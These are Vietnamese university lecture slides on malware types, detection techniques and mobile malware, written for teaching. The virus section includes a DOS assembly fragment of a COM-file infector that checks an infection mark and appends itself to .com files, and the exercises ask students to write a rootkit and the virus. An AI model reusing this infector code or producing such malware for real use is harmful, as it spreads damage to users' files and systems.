HỌC VIỆN KTQS
KHOA CÔNG NGHỆ THÔNG TIN

Bài 11. MÃ ĐỘC

Học phần: ĐẢM BẢO VÀ AN TOÀN THÔNG TIN

NỘI DUNG

1. Giới thiệu mã độc
2. Một số mã độc điển hình
3. Phát hiện mã độc
4. Mã độc trên hệ điều hành di động

1. Giới thiệu mã độc

Định nghĩa : Mã độc là phần mềm độc hại hoặc một hàm mà người dùng không có ý định chạy nó.

Đặc tính của mã độc:

- Một cách thức nào lừa người dùng chạy nó
- Phá hoại các công việc thông thường của người dùng, thực thi các hành vi mã độc
- Thường lây lan ra các máy khác
- Thường có chức năng che dấu thông tin với các phần mềm quét mã độc

1. Giới thiệu mã độc

Các cách phần loại mã độc:

- Dựa trên hành vi của mã độc
- Dựa trên đặc quyền của mã độc

2. Một số mã độc điển hình

1. Viruses
2. Worms
3. Trojans-backdoors
4. Rootkits
5. Bootkits

Viruses

Cơ chế hoạt động:

- Sao chép chính bản thân nó lên một chương trình khác
- Thay đổi vị trí của con trỏ của chương trình tới vị trí của vị trí của virus
- Thực thi virus (sao chép chương trình, phá hoại,...)
- Trả lại địa chỉ của chương trình gốc

Đặc trưng: nó lây lan bằng cách tiêm nhiễm vào file khác

- Virus: macro, exe16, exe32,…
- Thế hệ đầu: hầu hết các virus lây lan qua đĩa mềm
- Ngày nay: chủ yếu lây lan qua Internet

COM file virus - Lây vào cuối file, có kiểm tra dấu hiệu lây nhiễm

Để virus lây lan nhanh và hiệu quả virus phải tránh lây lại nhiều lần cùng một đối tượng, chính vì vậy trước khi lây nhiễm, cần phải kiểm tra dâu hiệu lây nhiễm.

Về cơ bản, chương trình tương tự với version trước. Điểm khác biệt là ở chỗ, trước khi lây nhiễm, virus sẽ kiểm tra dấu hiệu của nó. Nếu đã có dấu hiệu của nó sẽ không lây nhiễm nữa. Ngược lại, sẽ lây nhiễm.

Một số dấu hiệu lây nhiễm:


-So sánh kích thước virus

-Tìm đoạn mã đánh dấu, tên

-Tìm theo cấu trúc: lệnh jump đầu chương trình,…


-Kết hợp nhiều dấu hiệu

COM file virus - Lây vào cuối file, có kiểm tra dấu hiệu lây nhiễm



Chương trình G* đang được thi hành trong RAM

- **Kiểm tra kích thước file**



Chương trình F nằm trong file F trên DISK

-KT 1 byte đầu = E9h (Jump)


- đặt ab = 2 byte tiếp theo

- L = kích thước file

- d = L – ab - 3


- So sánh d, kích thước vr

COM file virus - Lây vào cuối file, có kiểm tra dấu hiệu lây nhiễm



Chương trình G* đang được thi hành trong RAM

- **Kiểm tra đoạn mã đánh dấu**



Chương trình F nằm trong file F trên DISK


-KT 1 byte đầu = E9h (Jump)

- đặt ab = 2 byte tiếp theo


- d -> khoảng cách từ vị trí đánh dấu cho tới đầu virus

- Đọc các byte tại vị trí ab+3+d so sánh với các byte đánh dấu.

The other example of COM file virus (lây vào cuối)



Chương trình G* đang được thi hành trong RAM



Viruses - Ví dụ

```
Check_Mark:

                    mov     ax,4202h
            mov     cx,-1
              mov   dx,-(Virus_End - Mark)
            int     21h

Get_LenMark_B_from_F: ;TMDuc
              mov  ah,3Fh
            lea     dx,[bp + offset Buff]
              mov  cx,F_type-Mark
            int     21h
check:
              mov  cx,F_type-mark
              lea si,[bp+offset buff]
              lea di,[bp+offset mark]
              cmpsb
              jnz infect

               jmp close_f
;-------------------
     jmp Infect
Virus_Exit1:
            jmp Virus_Exit
;-------------------
Infect:
Go_Head_0:
    mov  ax,4200h
    xor   cx,cx
    xor   dx,dx
    int    21h

Get_nB_from_F:
   mov  ah,3Fh
   lea    dx,[bp + offset Temp]
   mov   cx,Virus_start - Start
   int    21h
Go_End_1:
    mov  ax,4202h
    xor   cx,cx
    xor   dx,dx
    int    21h
```

```
Calculate_jmp_size:
    sub    ax,Virus_start - Start  ;tru di so byte ghi chu khong phai 3
byte nua
    mov word ptr [bp + Jump_V+1],ax
Go_Head:
    mov  ax,4200h
    xor   cx,cx
    xor   dx,dx
    int    21h
Write_Jump:
    mov  ah,40h
    mov  cx,Virus_start - Start
    lea    dx,[bp + Jump_V]   ;ca jmp va chu 'tinhoc42'
    int    21h
Go_End_2:
    mov  ax,4202h
    xor   cx,cx
    xor   dx,dx
    int    21h
Write_V_to_F:
    mov ah,40h
    mov  cx,Virus_End - Virus_Start
    lea    dx,[bp+Virus_start]
    int    21h
Close_F:
    mov ah,3Eh
    int    21h
Find_Next:
    mov ah,4Fh
    jmp  Check_Error
Virus_Exit:
    mov  dx,80h
    mov ah,1Ah
    int    21h
    retn
 Mark               db  'othu'
 F_type             db  'Tinhoc2*.com',0
 Temp               db  0CDh,20h,0
          db   (Virus_start-Start-3) dup (?)
 Buff               db  30 dup (?)
 Jump_V             db  0E9h,0,0
                    db   'tin hoc 42'
```

Worms

Định nghĩa: là một chương trình mã độc độc lập, không cần ký sinh trên 1 chương trình khác như virus

Cơ chế lây lan:

- Thông qua tương tác người dùng (email, download,…)
- Thông qua lỗ hổng phần mềm

Worm nổi tiếng:

- Loveletter phát hiện 5/2000
- Đọc danh sách các địa chỉ hòm thư và gửi thư đến các danh sách đó
- Tên file đính kèm LOVE-LETTER-FOR-YOU.TXT.vbs
- Xóa tất cả các file .jpg, .jpeg, .vbs, .vbe, .js, .jse, .css, .wsh, .sct and .hta và thay thế bằng đuôi vbs
- Gây thiệt hại 10.000.000.000 USD

Worms

Định nghĩa: là một chương trình mã độc độc lập, không cần ký sinh trên 1 chương trình khác như virus

Worm nổi tiếng:

- Sasser

- Lây lan thông qua lỗi tràn bộ đệm trong Local Security Authority Subsystem Service tên window XP 2000

- Truyền trong mạng sử dụng TCP với cổng 445 và 139

Trojans-backdoor

Định nghĩa: là một chương trình mã độc cài vào máy nạn nhân sau đó cho phép người tấn công điều khiển, kiểm soát máy nạn nhân

- Sử dụng mô hình client-server
- Điều khiển qua C&C
- Trojan nổi tiếng: German “Staatstrojaner”, Njrat, Vantom..

Rootkits

Định nghĩa: là một chương trình dùng để che giấu hành vi truy vết của một cuộc tấn công.

- Thường xảy ra sau giai đoạn thỏa hiệp của mã độc như virus, worms, trojans..
- Có thể được khai thác bằng nhiều cách như khai thác lỗ hổng trong hệ điều hành hoặc lấy quyền quản trị máy tính

Rootkit hành động phổ biến:

- Che giấu sự tồn tại của 1 tệp bằng cách can thiệp vào file-system driver
- Che giấu sự tồn tại của 1 tiến trình bằng cách can thiệp vào process management

Rootkits

Biện pháp:

- Mã hóa tất cả các modul và trình điều khiển
- Phát hiện và diệt rootkit khi booting một hệ điều hành an toàn khác

Bootkits

Định nghĩa: là mã độc có khả năng thỏa hiệp với các tiến trình boot của máy tính

- Có thể sửa bootloader
- Được cài đặt trên MBR của ổ địa cứng
- Có thể tự lây nhiễm lại máy tính mỗi lần khở động lại máy tính

3. Phát hiện mã độc

- Ý tưởng: Kiểm tra tất cả các file trước khi chúng được lưu trữ xuống ổ đĩa cứng
- Quét mã độc, buộc dừng lại nếu phát hiện mã độc
- Hai công nghệ phát hiện:

+ Signature base detection: tìm kiếm với tập mãu biết trước
+ Behavior-base detection: phân tích hành vi và đưa ra quyết định

Signature-based malware detection

- Phát hiện phần mềm độc hại dựa trên đặc trưng, chỉ phát hiện phần mềm độc hại đã biết
- Yêu cầu thiết yếu: cập nhật cơ sở dữ liệu đặc trưng hàng ngày
- Không thể phát hiện phần mềm độc hại zero-day (thế hệ tiếp theo)
- Đặc trưng có thể đơn giản như một bản băm mật mã hoặc chuỗi cuộc gọi hệ thống
- Nói chung kỹ thuật mạnh mẽ chống lại phần mềm độc hại đã biết
- Được sử dụng bởi tất cả phần mềm hiện nay

Code polymorphism

- Ý tưởng để vượt qua phát hiện mã độc dựa vào các đặc trưng là: sử dụng mã đa hình
- Sử dụng các cỗ máy sinh virus tự động nhiều phiên bản khác nhau
- Có chung 1 hàm, nhưng nhìn khác nhau
- Chèn nhiều lệnh vô nghĩa trước khi thực thi 1 lệnh có nghĩa
- Hoán vị các tập lệnh
- Sử dụng VirusTotal(https://www.virustotal.com/en/), IDA Pro
- Kiểm tra hành vi tự động copy chính bản thân của 1 tập lệnh

Packers

- Một kỹ thuật dùng để tránh các phần mềm phát hiện mã độc là packer
- Mã độc tự nén hoặc mã hóa chính bản thân nó, do đó làm cho tất cả mã và dữ liệu gốc không thể đọc được.
- Có thể dùng hàm XOR hoặc 1 thuật mã hóa cao như AES
- Có thể mã hóa nhiều lớp
- Việc giải mã thực hiện theo từng phần

Đối phó:

- Phân tích tĩnh
- Phân tích động: thực hiện trong môi trường sandbox

Sử dụng GPU

- Sử dụng GPU cho việc giải mã các loại mã độc đã bị mã hóa
- Vasiliadis, Polychronakis, Ioannidis in 2010: “GPU assisted malware”
- GPU sử dụng cho phát hiện mã độc dựa trên các đăc trưng
- Seamans and Alexander described GPU extension to ClamAV in 2007

Behavior-based malware detection

- Chạy mã độc trong môi trường an toàn (sandbox, máy ảo)
- Phân tích hành vi dựa trên kinh nghiệm
- Không thể phát hiện mẫu mới

Antivirus Software (AV)

- Khuyến cáo chung là nên dùng AV và cập nhật thường xuyên
- Dùng AV giúp hệ thống an toàn hơn
- Một số vấn đề khi dùng AV:

+ AV làm chậm hệ thống

+ AV có thể không đáng tin cậy

+ AV chứa các lỗ hổng có thể khai thác được. Ví dụ: Kaspersky dùng SSL 3.0 là cơ sở cho POODLE attack

Zip bombs

- AV cần giải nén zip file
- Việc giải nén trên có thể ở MEM hoặc ổ đĩa=> có thể là lỗ hổng

Lợi dụng:

+ Tạo tệp zip nhỏ, mở rộng đến dữ liệu được giải nén rất lớn
+ Cũng có thể sử dụng nhiều cấp độ nén

Ý tưởng: tạo zip file chứa chính bản thân nó

- AV có thể giải nén mãi mãi
- http://research.swtch.com/zip

4. Mã độc trên HĐH di động

- 2004 phát hiện malware cho Symbian

+ Thực hiện qua bluetooth

+ Đối phó: tăt bluetooth

- Trojan, Qdial, trên người dùng Symbian: ăn cắp tiền của người dùng

- 2005 Cabir was released – Pbstealer: virus thông qua bluetooth

Malware trên điện thoại hiện tại

Tất cả các nền tảng điện thoại thông minh lớn đã bị nhiễm

- IOS WireLurker (2014) có thể cài mã độc thông qua MAC thông qua USB kết nối
- Windows Phone: Phần mềm gián điệp FinSpy Mobile (2013)
- Blackberry: Trojans sử dụng kỹ thuật được gọi là 'BackStab'; lấy trộm bản sao lưu không được mã hóa của điện thoại từ máy tính; không yêu cầu các đặc quyền cấp cao hơn hoặc quyền truy cập root vào điện thoại hoặc máy tính
- Android OS: có nhiều mã độc nhất

Android Malware

- Phần mềm mã độc đầu tiên được phát hiện 2008
- Spyware 2009
- DroidKungFu, có thể truy cập quyền root của hệ thống, thực hiện kỹ thuật tránh bằng mã hóa AES.

https://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage/

Rootkits & Bootkits

- Rootkit đầu tiên trên android DEF CON 18 (2010)
- Rootkit này giám sát vị trí người dùng, đọc SMS, và các quộc gọi
- Demo của rootkit:
  https://www.youtube.com/watch?v=RxpMPrqnxC0
- Bootkit, Android.Oldboot (2014) có khả năng cài đặt lại chính nó ngay cả sau khi tất cả các thành phần làm việc của nó đã bị xóa

Bitcoin Mining malware

- Năm 2014, một số ứng dụng độc hại được tìm thấy trên cửa hàng Google Play đã được sử dụng trong một hoạt động khai thác tiền điện tử quy mô lớn
- Thực hiện khai thác tài nguyên điện thoại để đào bitcoin
- 500 lượt download

Tools to analyze Android Malware

-Phần mềm độc hại trên thiết bị di động có thể được phân tích theo 2 cách: tĩnh và động

- Phân tích tĩnh: Phân tích ứng dụng đáng ngờ thông qua kỹ thuật đảo ngược

- Phân tích động: Thực thi ứng dụng đáng ngờ trong một kiểm soát môi trường và theo dõi hành vi của nó

- Công cụ: IDA Pro, JD-Gui, Dex2Jar, Android SDK

BÀI TẬP

1. Viết rootkit mức ứng dụng
2. Viết và phần tích cơ chế của virus đã trình bày trong bài học
3. Sử dụng một số phần mềm diệt virus thông dụng như Bkav,Virustotal, Kaspersky , PeStudio, ...

HỎI VÀ ĐÁP